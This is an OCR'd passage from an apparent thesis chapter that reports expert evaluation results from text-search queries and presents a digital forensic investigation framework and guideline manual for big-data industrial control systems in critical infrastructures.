
Spread to: None

Find:
- Exact matches (e.g. "talk")
- With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

infrastructures . This system
The proposed framework
can
and effective Need
has a potential
possible for it
to
be
of how this framework works .
implemented
against real systems
. Strengthens : adaptability ,
for further
and accepted in industry , as
as a guideline . This would
in
industry to conduct digital
real - world cases after

Figure 6.11: Stemmed Word query for "implementation"

The easiness of the instructions and using the artefact has been pointed out in this evaluation, so it can be a strong indication of how well the artefact is structured into the form of a framework. Figure 6.12 shows the results from "stemmed word" query for the word "easy".


Evaluation of Experts - Critical

Text Search Query - Results Pre

Text Search Criteria

Search in: Files & Externals

Search for: Easy


Spread to: None

Find: With stemmed words (e.g. "talking")

Run Query
Save Results...
Add to Project...
Selected Items...
Selected Folders...
Special
Exact matches (e.g. "talk")
With stemmed words (e.g. "talking")
With synonyms (e.g. "speak")
With specializations (e.g. "whisper")
With generalizations (e.g. "communicate")
Summary
Reference
Text
Word Tree
identify . No . The framework was
it ? No . it was very
No . No . The system is
read before start implementation . No .
while using it and how
Yes . the instructions set are
easy
it ? No . it was very
to
follow . Procedures were straightforward
go through . Difficulty comes
understand
. 8 Q8 : How
and follow . Yes .
use . No No . No .

Figure 6.12: Stemmed Word query for "easy"

As the main objective from building this artefact is to measure the superiority of the tracing the criminal and suspicious activities. The experts have answered this question and given sufficient clarification. Figure 6.13 shows the results "stemmed word" query for the word "trace". Experts have confirmed the ability of this artefact to trace the criminal effectively with the additional features to be added.


Evaluation of Experts - Critical

Text Search Query - Results Pre

Text Search Criteria

Search in: Files & Externals

Search for: Trace


Spread to: None

Find: With stemmed words (e.g. "talking")

Run Query
Save Results...
Add to Project...
Selected Items...
Selected Folders...
Special
Exact matches (e.g. "talk")
With stemmed words (e.g. "talking")
With synonyms (e.g. "speak")
With specializations (e.g. "whisper")
With generalizations (e.g. "communicate")
Summary
Reference
Text
Word Tree
effective in tracing criminals ? Yes .
for commercial implementation . Reliable for
is a great assist
the system are effective
in
tracing
criminal is an active feature
criminals
.
" Timeline . Artefact and Link
Some modifications to be
? Yes . tracing criminal is

Figure 6.13: Stemmed Word query for "trace"

The artefact had to go through an initial assessment for checking whether there are some amendments to be considered for adjusting the proposed artefact. However, they have confirmed that future amendments can be made to improve its capabilities. Figure 6.14 shows the “stemmed word” query result for the word “amendment”.



Search in: Files & Externals

Search for: amendment


Spread to: None

Find:
- Exact matches (e.g. "talk")
- ● With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

12 Q12 : Are there any — amendments — . Yes , the framework is completed .
are adequate and sufficient . Some — amendments — can be made in the
more accurate results for future — amendments — required ? There are no modifications

Figure 6.14: Stemmed Word query for “amendment”

To additionally explore amendments proposed by specialists, the search for "modification” is directed, since both "amendments" and "modification" have comparable results of significance in the expert assessment. The outcome demonstrates that after improvement of the artefact, it can be functioning more effectively. The proposed modifications include rationalizing the system and improving work process. The outcome appears in Figure 6.15.



Search in: Files & Externals

Search for: modification


Spread to: None

Find:
- Exact matches (e.g. "talk")
- ● With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

amendments required ? There are no — modifications — can be made in future
appropriate mitigation procedures ? Yes . Supplementary — modifications — required at the moment . Initially
Reliable for tracing criminals . Some — modifications — to be made in the

Figure 6.15: Stemmed Word query for “modification”

At last, the expression of "adopted" is pursued to check whether the artefact can be totally adopted. The outcome demonstrates the artefact can possibly be generally adopted and may require amendments as recommended. The outcome is shown in Figure 6.16.


Evaluation of Experts - Critical
Text Search Query - Results Pre

Text Search Criteria

Search in: Files & Externals

Search for: adopted

Spread to: None

Find:
- Exact matches (e.g. "talk")
- With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

Figure 6.16: Stemmed Word query for “adopted”

6.3 CORRECTIVE BIG DATA FORENSIC INVESTIGATION FRAMEWORK FOR CRITICAL INFRASTRUCTURES

Based on the current forensic frameworks established by digital forensic researchers, the forensic investigator is now capable of acquiring credible evidence in a number of digital devices in business infrastructures that can assist closing cases. However, data acquisition in particular environments still encounters issues related to data recognition. For example, data comes from different sources in industrial control systems that uses big data architectures and needs further investigation to effectively acquire all the digital evidence for further analysis in-depth. Chapter 2 has defined the domains of critical infrastructures that implement industrial control systems with big data architectures. These domains were referenced and investigated critically by US, UK, and other global governments for the impact on the national and international level against cyber-attacks.

As discussed in section 3.4, the previous and current forensic models have been designed, established, and developed to serve the current technologies at that time, such as computers, mobile phones, networks, databases, software, web, email, file systems, virtual systems, and clouds. This age is reserved for BIG DATA. This new age requires new capabilities in order to combat advanced persistent attacks (APT Attacks) as discussed in section 2.5.7. This type of crime can cause massive destruction, huge data loss, and financial crises, especially in critical infrastructures that are considered central to national security. The Big data age requires an advanced preparation to protect and defend critical infrastructures. This can be done by designing a complete framework and guidelines to assist forensic investigators and cyber security specialists to be up-to-date with the latest developments.

The general phases to conduct a forensic investigation articulated are: Planning & identification, search & data collection, examination, presentation & validation, and reporting. These stages are incomplete for critical infrastructures. The Initial assessment phase is required to be established for having the option of conducting remote investigations and the physical forensic investigation. This stage will involve penetration testing on the suspicious machines and acquiring live data from primary and secondary nodes, while conducting dead acquisition on the shut-down machines on different platforms at the same time to avoid missing important data and to have a clear view of the suspect machines.

According to the generalised phases established by recognised experts in digital forensics, each phase of the framework has to include at least one objective to achieve its goals. These objectives have to be set in order to facilitate the processes for forensic investigators. These objectives were set also to reduce the level of inaccuracy during the investigation and give precise results. It is evident that these processes and objectives of previous and current forensic investigation models have been stated earlier in section 3.4.

6.3.1 Corrective Digital Forensic Investigation Framework Design

The three case studies have been designed in order to test the credibility of the proposed model and identify the weak points to be improved. The experimental study was intended to investigate the theory that has been improved from the literature. The major objective of conducting this experimental study was to advance the efficiency and value of digital forensic investigations. Evaluating the performance of the model is an important step towards constructing something bigger, and has more detail and processes to benefit relevant practitioners. The proposed model designed and improved in section 3.6 was the first step to build the complete framework and guideline for forensic investigators.

The data presentation evaluation structure is implemented to check the extent the efficiency and the adeptness of actions are credible. Later, it was evidently clear how well the forensic investigation progressions accomplished the objectives, fitted the objectives, and if the practices have been under control for the entire investigation. In order to achieve the desired results in forensic investigations, the result of these processes must meet the requirements of the investigation objectives with the lowest cost for the tools and resources implemented.

IT Fundamental methods for building digital forensic models in particular areas have been developed during the years to cover most of risk areas in IT infrastructures and for environments of protection against cyber-crimes. A descriptive review of previous digital forensic processes has been given in section 3.4. It details the progression of forensic information technology in business IT environments. These models have been built to fill the gaps identified in the last few years. Recently, new gaps have been found, as the age of big data unfolds. The gaps have been identified in section 3.4 and the weaknesses that need to be engaged located. The proposed model was designed to uncover more digital evidence types and improve the forensic capabilities, especially, in critical infrastructures. The phases of the proposed model are the primitive process that lead to building a detailed framework that covers all areas of industrial systems in critical environments.

Due to the rapid developments in telecommunications technologies, there is no recognised digital forensic guideline, framework, and methodology that considers big data for industrial systems in critical infrastructures. On the other hand, the in-hand tools implemented in cases related to forensics are based on the principles of law enforcement officers, and system administrators, which is inadequate for acquiring all credible evidence. These types of cases need to be built based on the expertise of digital forensic experts to ensure that the potential evidence is acquired based on international standards. This can preserve the admissibility of the evidence without any type of modification, and go to further processing phases of examination and analysis. For that reason, the performance of the proposed model went through evaluation and assessment to be matched with current forensic processes and to check the acceptability and accuracy of both processes (the proposed one and the current ones) for implementation in industrial systems for critical infrastructures. The improvements and enhancements have been made on the proposed model in order to deliver the outcome from this model as a framework, which is the major deliverable of this research. Consequently, the outcome research that was produced based on the proposed model is the Corrective Digital Forensic Framework for Critical Infrastructures as shown in figure 6.17.

The framework is designed to generate systematic steps and procedures to ensure all the data in the system has been included and analysed in several ways. First of all, the case has to be verified in order to obtain the authorisations and authentications from the stakeholders. Then, after including all the data into the collection process and checking its admissibility and credibility; all possibilities have been taken into consideration in this framework for going through further steps after the initial reconnaissance to store, parse, and analyse-in-depth. Another possibility was also taken into consideration, which is the case complexity level.
This framework is suitable for industrial control systems that implement different communications devices into critical infrastructures that are capable of interconnecting communications technologies such as virtual systems and physical structures with critical systems to include engineering workstations (computers, laptops, PDAs, and tablets), and big data rooms (primary nodes, and secondary nodes).

The delivered framework in figure 6.17 contains major goals-based processes, sub-processes, phases and sub-phases that are relevant to several layers of abstraction. Each phase and process are displayed in figure 6.17, shows that each one has a particular route to follow in order to lead to the conclusion point of the investigation cycle. This designed route guides forensic investigators to get more accurate results and assists in decreasing the rates of error. Furthermore, this framework will improve the quality of future forensic investigations in critical infrastructures by having competent results from different sources, and with qualified evidence going through data parsing and checking processes. Therefore, this is a step forward for forensic investigators in these environments.



Start
Incident is triggered
Identify Suspect Machines
Search for raw images
Initiate data acquisition process
Planning & Identification
Verify incident
Obtain authorisation
System Settings
Clustering reconnaissance
Search & Data Collection
No
Is Data Admissible?
Is Data Acceptable?
Store the data for a specific period of time
No
Time is expired
Data is Abandoned
Generated Forensic Report
In-depth analysis (timeline, artefact, and link analysis) and data filtration
Data Examination
Yes
Data Parsing
Initial Assessment
Conduct Live & Dead Acquisition
Conduct Penetration Testing
More in-depth analysis?
Yes
Conduct More analysis (Data Reconstruction)
Is Expert required?
Yes
No
No
Alarm is Operated
A notification is sent to the stakeholder
Full Forensic Analysis is Conducted
A false-alarm notification is recorded and sent to the stakeholder
Stakeholder is notified with severity level of incident with the recommended plans of action
Case is transferred to external forensic agency
Forensic investigation will be conducted according to the standard process
Generated Forensic Report
The outcome of the investigation will be presented to acquired body and then it will be stored in a secured server
Secured Storage Server – Case is Closed

Figure 6.17: Corrective Digital Forensic Framework for Critical Infrastructures

6.4 MANUAL

The guideline manual aims to support effective recommendations for a forensic investigator in terms of digital forensic processes and to explain all the steps required. According to previous forensic models discussed in chapter four, the proposed model has been designed to implement solutions and processes appropriate for the Big Data environment. Also improvements have been made on the proposed model to formulate new objectives based on the case studies scenarios with their evaluations and critical testing. Therefore, this guideline manual is based on the proposed model for achieving the best practice formula for critical infrastructures.

Big Data Forensic is well-defined as a "high-velocity, high-variety, and high-volume" information problem in critical systems that requires sophisticated forms of data processing and cost-effective plans for enhancing the decision-making strategies. In terms of digital forensics in big data environments, data assets are widely spread, complicated, and hold large volumes of data. There are two types: structured and unstructured data. All these assets interconnect with different operating systems, file systems, media types, and other electronic devices that allow communicating between parties. The virtual systems setup in critical infrastructures provide services for data analysis and cloud services. This increase in data requires well-trained digital forensic investigators who can face such challenges. In the present era of terrorism activities and organised criminals, there is an urgent necessity for developing forensic capabilities to investigate and process large amounts of data quickly. Moreover, the forensic processes for critical data can be implemented by means of known digital forensic software and hardware solutions in suitably developed digital forensic labs, but this is not enough for a critical infrastructure. This guideline is designed specifically for Corrective Digital Forensic Model for Critical Infrastructures as presented in figure 5.27 and Corrective Digital Forensic Framework for Critical Infrastructures as displayed in figure 6.1.

This guideline is sectioned into the following:

- Section 6.4: gives an overview about the manual

- Section 6.4.1: demonstrates the purpose as well as scope design for this guideline.
- Section 6.4.2: clarifies the intended readership for this guideline.
- Section 6.4.3: provides background information of digital forensic in critical systems.
- Section 6.4.4: describes the objectives and procedures of the investigation guideline.
- Section 6.4.6: provides an explanation of the framework stages.
- Section 6.4.6.1: determines the relevant sub-phases of engineering workstation.
- Section 6.4.5.2: determines the relevant sub-phases of big data rooms (Hadoop HDFS).
- Section 6.5: gives a summary of the framework.

This document was structured according to the design of the Communications-Electronics Security Group (CESG) "Good practice Guide for Transaction Monitoring for HMG Online Service Providers" publication of UK Government Communications Headquarters (Mouhtaropoulos et al., 2014, p.178) (Bada et al., 2014, p.10).

6.4.1 Purpose and the Design of the Scope

The document provides information on the remote and physical data acquisition of computers and their associated storage media in industrial control systems for critical infrastructures. The Corrective Digital Forensic Investigation Model for Critical Infrastructures and Corrective Digital Forensic Investigation Framework for Critical Infrastructures have been proposed as an actual attempt to include all potential sub-fields of digital evidence in industrial environments. The purpose of proposing the model and framework in this research was to fill the gap found in previous models and frameworks that are dealing with digital evidence. Furthermore, this work aims to provide detailed information about the forensic investigation processes to acquire more reliable evidence from virtual/physical systems that implement big data sources such as Hadoop HDFS. It is both physical and remote forensic investigation on a suspected machine. Each stage of the model is explained in the detailed framework in order to cover all the investigative processes.

As this work is aimed to produce a flexible framework for coping with the latest technologies, a critical infrastructures' objective is set to update the procedures, processes, and existing guidelines. The framework, has flexibility to add sub-forensic fields to cover more areas in the future with no need to create a new framework. Therefore, industrial environments and complex organizations will find this framework beneficial, cost-effective, and useable.

All information provided on the document in terms of digital forensic investigation process is best applied for the Corrective Digital Forensic Investigation Model for Critical Infrastructures and Corrective Digital Forensic Investigation Framework for Critical Infrastructures. Digital forensic investigations differ from one to another, which means the information regarding the proposed forensic investigation model and framework are unique. Consequently, digital forensic expert judgment must be respected when using the targeted information provided in the guideline. This guideline was established to boost productivity and performance by improving the efficiency and effectiveness of digital forensic investigation in critical systems.

All information given in this work in terms of digital forensic examination, trials and practices are a result of studying the current review of literature from various theoretical papers and available philosophies and ethics in this area of research.

6.4.2 Intended Readership

The intended readership is considered to be forensic inspectors and investigators. Also other specialists who gather digital evidence for cases in the field. The targeted spectators for this manual can be either an IT helpdesk first line support that might be managing security polices for handling potential cyber-events in an environment or a digital forensic investigator in the field examining digital evidence related to the given case. The proposed forensic processes in this document are to be taken into consideration with the proposed model and framework mentioned in the guideline.

6.4.3 Digital Forensic in Critical Systems Background

The proliferation of digital devices that are interconnected in the network infrastructures have shown sophisticated functionalities in industrial infrastructures. However, it brings a number of challenges, when it comes to malicious activities. These activities give important questions, such as how, when, and why events occur? This research aims to confirm whether the setup provided in critical infrastructures supports digital forensic investigations or is not yet up to that standard. A critical infrastructure is compromised by data sources, assets, and network/traffic systems virtually or physically. The Digital forensic role in critical infrastructure is established for digital forensic investigators, system administrators and other IT specialists to improve the ability of examining digital evidence, when cyber incidents take place. According to the volume 18 of CESG Good practice Guide, digital forensics is defined as the capability of IT environments to detect, preserve, examine, analyse, and present digital evidence within the organization to an appropriate level in order to use the admissible evidence legally in all matters. Employing and developing CESG good practice either particularly for critical infrastructures or in general can support forensic investigators with a number of benefits such as:

- realizing the urgent necessity for acquiring an approved digital evidence,
- reducing the cost of forensic investigations in critical systems,
- Closing the doors in front of malicious activities and intruders,
- decreasing the regulatory cost or legal requirements for releasing the data;

Most of the critical infrastructures around the world were designed more than ten years ago. In such environments designs have been set based on an old system, old digital technology, and old risks. Computers and other electronic devices that were available when most of the critical infrastructures were built, were primitive compared with those currently available which are now very sophisticated and manage huge volumes of data.

Record management and data storage is compulsory for the examination of systems, analysis of root causes of cyber incidents and, prosecutions. In terms of the latter, national infrastructures will have to assure that they implement an up-to-date Forensic Readiness policy and place it into action. The current guidance of ACPO for digital evidence requires this. Old systems have analogue meters and strip chart recorders. Often, these blocks of data had to be collected, integrated and matched with other data manually, in order to be functional and serviceable.

Shifting communications technologies in critical environments is exposing such environments to risks that they were not expected to handle. Industrial control systems are running on registered hardware. Therefore, a powerful forensics framework is highly recommended to deal with big data risks. Furthermore, Digital forensic guidelines are also highly recommended and urgently needed to document baseline configurations in order to detect a compromise.

6.4.4 Goals & Objectives

According to the gaps identified in the literature, the framework is established to achieve several goals and objectives. These are as the following:

- Accurately investigate and support in the trial of cases involving digital evidence.
- Protect the seized digital evidence integrity.
- Boost the efficiency and effectiveness of critical forensic cases involving big data.
- Involve multiple platforms and open source implementation.

6.4.5 Outline of Framework Phases

The framework is established based on many objectives to be achieved and planned to acquire the desired results. Each phase has several processes and sub-processes in order to proceed with the next phase. The following sub-sections are focused on the description of each phase and the stages. The main focus of this framework is to preserve the integrity of digital evidence and protect the sensitive information against data theft during the forensic investigation process.

Digital evidence in critical infrastructures seem to be easy to be deleted or changed during the investigation process. As a result, forensic investigators encounter many challenges to handle such issues. It is recommended to follow all the listed processes and steps as explained for better outcomes. Anti-forensic techniques have been sophisticated in changing or faking digital evidence, which requires multiple platforms and open source applications working together to gather the results from the different sources and matching.

6.4.6 Engineering Workstation Forensic Investigation

A digital forensic investigation in engineering workstations or control rooms is a context that includes critical infrastructures. It has all the electronic devices that are interconnected with each other for sending/receiving messages or two-way communications, such as, mobile phones, laptops, computers, tablets, PDAs, programmable logic controllers, human machines interfaces, and supervisory control and data acquisition systems. These systems and devices have their own storage systems either physical storage systems or virtual technologies such as cloud computing for logging all activities, incidents, and events. Conducting a forensic investigation in engineering workstations and applying physical and remote data acquisition will give more admissible evidence that can be used for all legal, employment, and other purposes. In this type of investigation, physical and remote data acquisition are an advantage. This section will give a detailed description of each stage in the domain.

